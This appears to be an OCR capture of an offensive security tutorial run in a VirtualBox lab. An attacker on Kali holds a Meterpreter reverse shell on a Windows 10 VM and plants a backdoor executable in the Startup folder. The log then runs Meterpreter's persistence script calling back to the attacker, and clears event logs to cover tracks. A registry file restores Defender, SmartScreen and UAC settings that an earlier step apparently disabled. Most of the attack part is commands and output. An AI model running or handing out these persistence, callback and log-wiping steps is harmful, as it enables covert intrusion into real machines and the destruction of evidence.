
Success!



Lesson Win10 x64 (Snapshot 1) [Running] - Oracle VM VirtualBox
Startup
C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
phantom102.exe
10/29/2021 9:20 AM
Application
165 KB
1 item
Kali Linux (Snapshot 1) [Running] - Oracle VM VirtualBox
root@duck: /home/fried/...
06:25 PM
root@duck: /home/fried/Desktop/Test
File Actions Edit View Help
[*] Started reverse TCP handler on 10.0.2.4:4443
[*] Sending stage (200262 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4443 -> 10.0.2.15:49751) at 2021-10-29 09:20:11 -0700
meterpreter >
meterpreter > lpwd
/home/fried/Desktop/Test
meterpreter > pwd
C:\Users\IEUser\Downloads
meterpreter > sysinfo
Computer : MSEDGEWIN10
OS : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > upload phantom102.exe "C:\\users\\%username%\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"
[*] uploading : /home/fried/Desktop/Test/phantom102.exe -> C:\users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
[*] uploaded : /home/fried/Desktop/Test/phantom102.exe -> C:\users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\\phantom102.exe
meterpreter > reboot
Rebooting...
Registry Persistence Backdoor V1
meterpreter >
[*] 10.0.2.15 - Meterpreter session 1 closed. Reason: Died
Interrupt: use the 'exit' command to quit
meterpreter > exit -y
[*] Shutting down Meterpreter...
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.4:4443
[*] Sending stage (200262 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.4:4443 -> 10.0.2.15:49678) at 2021-10-29 09:21:59 -0700
meterpreter > run persistence -X -p 4443 -i 5 -r 10.0.2.4


8) Restoring Target Registry into normal State


Open any Text editor, copy&paste and save as knock2FIX.reg (AnyName.reg)
then SEND to Exploited Machine then run.

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SecurityHealthService]
"Start"=dword:00000003

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer]
"SmartScreenEnabled"="Block"

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\System]
"EnableSmartScreen"=-
"ShellSmartScreenLevel"=-

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender]
"DisableAntiSpyware"=-
"PUAProtection"=-

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet]
"DisableBlockAtFirstSeen"=-
"SpynetReporting"=-
"SubmitSamplesConsent"=-

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection]
"DisableRealtimeMonitoring"=-
"DisableIOAVProtection"=-

[HKEY_CURRENT_USER\SOFTWARE\Classes\Local
Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\Phishing
Filter]
"EnabledV9"=dword:00000001
"PreventOverride"=dword:00000001

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System]
"PromptOnSecureDesktop"=dword:00000001
"EnableLUA"=dword:00000001
"ConsentPromptBehaviorAdmin"=dword:00000005

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender Security Center\Virus and threat protection]
"DisableEnhancedNotifications"=-
"NoActionNotificationDisabled"=-
"SummaryNotificationDisabled"=-

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender Security Center\Notifications]
"DisableNotifications"=-

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender Security Center\Notifications]
"DisableEnhancedNotifications"=-

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Explorer]
"DisableNotificationCenter"=-

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender Security Center\Virus and threat protection]
"UILockdown"=-

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender Security Center\App and Browser protection]
"UILockdown"=-

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender Security Center\Firewall and network protection]
"UILockdown"=-
```


Lesson Win10 x64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
IEUser
This PC
Recycle Bin
Control Panel
Google Chrome
Manage
Downloads
File Home Share View Application Tools
IEUser › Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
knock2FIX.reg
10/29/2021 9:06 AM
Registration Entries
3 KB
Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: C:\Users\IEUser\Downloads\knock2FIX.reg
Publisher: Unknown Publisher
Type: Registration Entries
From: C:\Users\IEUser\Downloads\knock2FIX.reg
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?
1 item
1 item selected 2.10 KB
Windows 10 Enterprise Evaluation
Windows License valid for 83 days
Build 17763.rs5_release.180914-1434
9:37 AM


Registry Editor
Adding information can unintentionally change or delete values and cause components to stop working correctly. If you do not trust the source of this information in C:\Users\IEUser\Downloads\knock2FIX.reg, do not add it to the registry.
Are you sure you want to continue?
Yes
No


Registry Editor
The keys and values contained in C:\Users\IEUser\Downloads\knock2FIX.reg have been successfully added to the registry.
OK



5#Covering Tracks

Cleaning Event Viewer and upload/download file(s)

$-: clearev

$-: run event_manager -c

D O N E! :D